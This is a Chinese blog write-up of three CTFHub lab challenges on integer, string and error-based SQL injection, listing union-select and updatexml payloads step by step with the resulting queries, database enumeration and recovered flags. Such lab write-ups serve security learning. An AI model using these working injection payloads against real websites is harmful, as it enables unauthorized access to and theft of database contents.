
[ctfhub]SQL注入
今天在ctfhub整理了几个sql注入的解题过程,还算是比较详细的。
知识点都是比较常见的:每个题大致涉及的知识点用一张表格解释
!注:下方的 information_schema.xxxxxxxxxxxxxx皆表示 information_schema库下的表
如:schemata、tables等,不作特殊说明的都指information库下的数据表
还有此处的题是ctfhub整合好的,所以所有的数据库和表包括字段名都一样,不要偷懒。
| 关键字/语句/函数 | 解释 |
|---|---|
| union select | 联合查询,联合注入常用 |
| database() | 回显当前连接的数据库 |
| version() | 查看当前sql的版本如:mysql 1.2.3, mariadb-4.5.6 |
| group_concat() | 把产生的同一分组中的值用,连接,形成一个字符串 |
| information_schema | 存了很多mysql信息的数据库 |
| information_schema.schemata | information_schema库的一个表,名为schemata |
| schema_name | schemata表中存储mysql所有数据库名字的字段 |
| information_schema.tables | 存了mysql所有的表 |
| table_schema | tables表中存每个表对应的数据库名的字段 |
| table_name | 表的名字和table_schema一一对应 |
| information_schema.columns | columns表存了所有的列的信息4 |
| column_name | 当你知道一个表的名字时,可通过次字段获得表中的所有字段名(列名) |
| table_name | 表的名字和column_name一一对应 |
| select updatexml(1,concat(0x7e,database(),0x7e),1); | 这里注意,只在databse()处改你想要的内容即可报错回显 |
| right(str, num) | 字符串从右开始截取num个字符 |
| left(str,num) | 同理:字符串从左开始截取num个字符 |
| substr(str,N,M) | 字符串,从第N个字符开始,截取M个字符 |
SQL整数型注入

- 爆当前数据库
4 union select 3,database()
> `select * from news where id=4 union select 3,database()`

> ID: 3

> Data: sqli
- 根据information_schema.schemata爆所有的数据库
4 union select 3,group_concat(schema_name) from information_schema.schemata
select * from news where id=4 union select 3,group_concat(schema_name) from information_schema.schemata
ID: 3
Data: information_schema,mysql,performance_schema,sqli

- 根据 information_schema.tables 和 已知的数据库名sqli爆表名
4 union select 3,group_concat(table_name) from information_schema.tables where table_schema="sqli"
select * from news where id=4 union select 3,group_concat(table_name) from information_schema.tables where table_schema="sqli"
ID: 3
Data: news,flag

- 知道了flag表,就去爆爆字段根据 information_schema.columns 和 flag 表名
4 union select 3,group_concat(column_name) from information_schema.columns where table_name="flag"
select * from news where id=4 union select 3,group_concat(column_name) from information_schema.columns where table_name="flag"
ID: 3
Data: flag
5.知道了flag字段就好说了,直接查里面的内容吧

4 union select 3,group_concat(flag) from sqli.flag
select * from news where id=4 union select 3,group_concat(flag) from sqli.flag
ID: 3
Data: ctfhub{cf0c7df79d5f387aca776784bb5cfaebf98980f0}
SQL 字符型注入

- 爆列数,不过也不用爆了,因为回显就两列 :ID、DATA
3' union select database(),version() #
- 爆库名
3' union select database(),group_concat(schema_name) from information_schema.schemata #
回显:数据库名字sqli
select * from news where id='3' union select database(),group_concat(schema_name) from information_schema.schemata #'
ID: sqli
Data: information_schema,performance_schema,mysql,sqli
- 爆列名
3' union select database(),group_concat(table_name) from

information_schema.tables where table_schema='sqli' #
回显表名:flag
select * from news where id='3' union select database(),group_concat(table_name) from information_schema.tables where table_schema='sqli' #
ID: sqli
Data: news,flag
- 爆字段名
3' union select database(),group_concat(column_name) from

information_schema.columns where table_name='flag' #
回显字段名:flag
select * from news where id='3' union select database(),group_concat(column_name) from information_schema.columns where table_name='flag' #'
ID: sqli
Data: flag
- 爆字段名
3' union select database(),group_concat(flag) from sqli.flag #'
select * from news where id='' union select database(),group_concat(flag) from sqli.flag #'
ID: sqli
Data: ctfhub{4f0e4923b55e73aa9a1a5fd66fb88b13a1e9e7f2}
SQL报错注入

- 爆当前数据库
1 union select updatexml(1,concat(0x7e,database(),0x7e),1); #
- 爆所有数据库,注意要用括号包起来那一行

1 union select updatexml(1,concat(0x7e,

(select(group_concat(schema_name))from information_schema.schemata)

,0x7e),1); #

回显所有数据库的部分,发现没有回显sqli的名字,所以肯定是回显的长度受限,之前用到过,substr,left ,mid ,和right函数
select * from news where id=1 union select updatexml(1,concat(0x7e, (select(group_concat(schema_name))from information_schema.schemata) ,0x7e),1); #
查询错误: XPATH syntax error: '~information_schema,mysql,perfor'
注意回显得字符最大长度:32个
- 爆右边的31个字符,发现了重叠,
1 union select updatexml(1,concat(0x7e,right(

(select(group_concat(schema_name))from information_schema.schemata)

,31 ),0x7e),1); #
select * from news where id=1 union select updatexml(1,concat(0x7e, right((select(group_concat(schema_name))from information_schema.schemata) ,31) ,0x7e),1); #
查询错误: XPATH syntax error: '~a,mysql,performance_schema,sqli'所以总共:information_schema,mysql,performance_schema,sqli四个数据库
- 爆表
1 union select updatexml(1,concat(0x7e,

(select(group_concat(table_name))from information_schema.tables where table_schema="sqli")

,0x7e),1); #
> `select * from news where id=1 union select updatexml(1,concat(0x7e, (select(group_concat(table_name))from information_schema.tables where table_schema="sqli") ,0x7e),1); #`

> 查询错误: XPATH syntax error: '~news,flag~'
- 爆列名
1 union select updatexml(1,concat(0x7e, (select(group_concat(column_name))from information_schema.columns where table_name="flag") ,0x7e),1); #
select * from news where id=1 union select updatexml(1,concat(0x7e, (select(group_concat(column_name))from information_schema.columns where table_name="flag") ,0x7e),1); #
查询错误: XPATH syntax error: 'flag'
- 爆内容

一部分flag:
1 union select updatexml(1,concat(0x7e, (select(group_concat(flag)) from sqli.flag) ,0x7e),1); #
select * from news where id=1 union select updatexml(1,concat(0x7e, (select(group_concat(flag)) from sqli.flag) ,0x7e),1); #
查询错误: XPATH syntax error: '~ctfhub{2333ee20c980f72952ce65c4'
另一部分flag:
1 union select updatexml(1,concat(0x7e, right((select(group_concat(flag)) from sqli.flag) ,31),0x7e),1); #
select * from news where id=1 union select updatexml(1,concat(0x7e, right((select(group_concat(flag)) from sqli.flag) ,31),0x7e),1); #
查询错误: XPATH syntax error: '~80f72952ce65c494ec82b147e9940d}'拼接flag:ctfhub{2333ee20c980f72952ce65c494ec82b147e9940d}

[ctfhub]SQL注入的更多相关文章
- ctfhub sql注入 整数型注入
整数型注入 手工注入 1.查看是否存在sql注入,及sql注入类型 2.确定列数 3.确定注入点,以及数据库版本,数据库名称 4.查表名 5.查字段名以及flag值 获得flag值 sqlmap做法 ...
- ctfhub sql注入字符型
手工注入 1, 检查是否存在注入 2.猜字段数.列数 3.获得注入点,数据库名称,数据库版本 4.获得表名 5.获得字段名 6.获得flag sqlmap方法 1.查数据库库名 2.查表名 3.查字段 ...
- CTFHub Web题学习笔记(SQL注入题解writeup)
Web题下的SQL注入 1,整数型注入 使用burpsuite,?id=1%20and%201=1 id=1的数据依旧出现,证明存在整数型注入 常规做法,查看字段数,回显位置 ?id=1%20orde ...
- sql注入-整数型
sql注入整数型 1.按照提示输入1,发现直接给出了SQL语句 2.使用order by判断字段数 首先使用order by 3 ,页面无回显,改为2之后页面显示正确.因此判断当前数据库当 ...
- 个人网站对xss跨站脚本攻击(重点是富文本编辑器情况)和sql注入攻击的防范
昨天本博客受到了xss跨站脚本注入攻击,3分钟攻陷--其实攻击者进攻的手法很简单,没啥技术含量.只能感叹自己之前竟然完全没防范. 这是数据库里留下的一些记录.最后那人弄了一个无限循环弹出框的脚本,估计 ...
- Web安全相关(五):SQL注入(SQL Injection)
简介 SQL注入攻击指的是通过构建特殊的输入作为参数传入Web应用程序,而这些输入大都是SQL语法里的一些组合,通过执行SQL语句进而执行攻击者所要的操作,其主要原因是程序没有细致地过滤用户输入的数据 ...
- 从c#角度看万能密码SQL注入漏洞
以前学习渗透时,虽然也玩过万能密码SQL注入漏洞登陆网站后台,但仅仅会用,并不理解其原理. 今天学习c#数据库这一块,正好学到了这方面的知识,才明白原来是怎么回事. 众所周知的万能密码SQL注入漏洞, ...
- 浅谈SQL注入风险 - 一个Login拿下Server
前两天,带着学生们学习了简单的ASP.NET MVC,通过ADO.NET方式连接数据库,实现增删改查. 可能有一部分学生提前预习过,在我写登录SQL的时候,他们鄙视我说:“老师你这SQL有注入,随便都 ...
- 揭开SQL注入的神秘面纱PPT分享
SQL注入是一个老生常谈但又经常会出现的问题.该课程是我在公司内部培训的课程,现在分享出来,希望对大家有帮助. 点击这里下载.
随机推荐
- Eclipse无Server或者Tomcat8.5解决办法
原文链接:https://blog.csdn.net/fangzicheng/article/details/78333567 ...
- Maven本地仓库在C盘下无法自动下载相关依赖的问题
打开项目时用管理员权限!!!
- 使用apache mail发送邮件错误解决办法
今天在写发送邮件的程序时发现了以下两个些错误,贴出来跟大家分享分享 希望对大家有帮助. 错误一: Exception in thread "main" java.lang.NoCl ...
- ES常见问题整理
1.集群状态red.yellow处理方法 1.red表示主分片数据不完整,通常时由于某个索引的主分片为分片unassigned,找出这个分片未分配的原因,解决即可: curl -XGET http:/ ...
- 码海拾遗:基于MySQL Connector/C++的MySQL操作(连接池)
1.MySQL安装及简单设置 (1)安装:在OSX系统下,可以使用万能的“brew install”命令来进行安装:brew isntall mysql(默认安装最新版的MySQL) (2)启动:br ...
- <pre>标签的使用
做做笔记.碰见了一个网站,显示代码的时候自带语法高亮,这很新鲜.它的代码被pre标签包裹,原本以为pre标签下的所有的内容会以文本原来的样式输出,特意查了查发现它依然支持html标签. 先来个菜鸟教程 ...
- 安卓权威编程指南-笔记(第21章 XML drawable)
在Andorid的世界里,凡事要在屏幕上绘制的东西都可以叫drawable,比如抽象图形,Drawable的子类,位图图形等,我们之前用来封装图片的BitmapDrawable就是一种drawable ...
- 【原创】从零开始搭建Electron+Vue+Webpack项目框架(六)Electron打包,同时构建客户端和web端
导航: (一)Electron跑起来(二)从零搭建Vue全家桶+webpack项目框架(三)Electron+Vue+Webpack,联合调试整个项目(四)Electron配置润色(五)预加载及自动更 ...
- nvm安装以及注意事项
nvm初衷:由于以后的开发工作可能会在多个Node版本中测试,而且Node的版本也比较多,所以需要这么款工具来管理 1. 下载:[nvm-windows](https://github.com/cor ...
- 从头认识js-函数表达式
定义函数的方式有两种: 1.函数声明(特征:函数声明提升,在执行代码之前会先读取函数声明,这就意味着可以把函数声明放在调用它的语句之后) 2.函数表达式(函数表达式与其他表达式一样,使用之前必须先声明 ...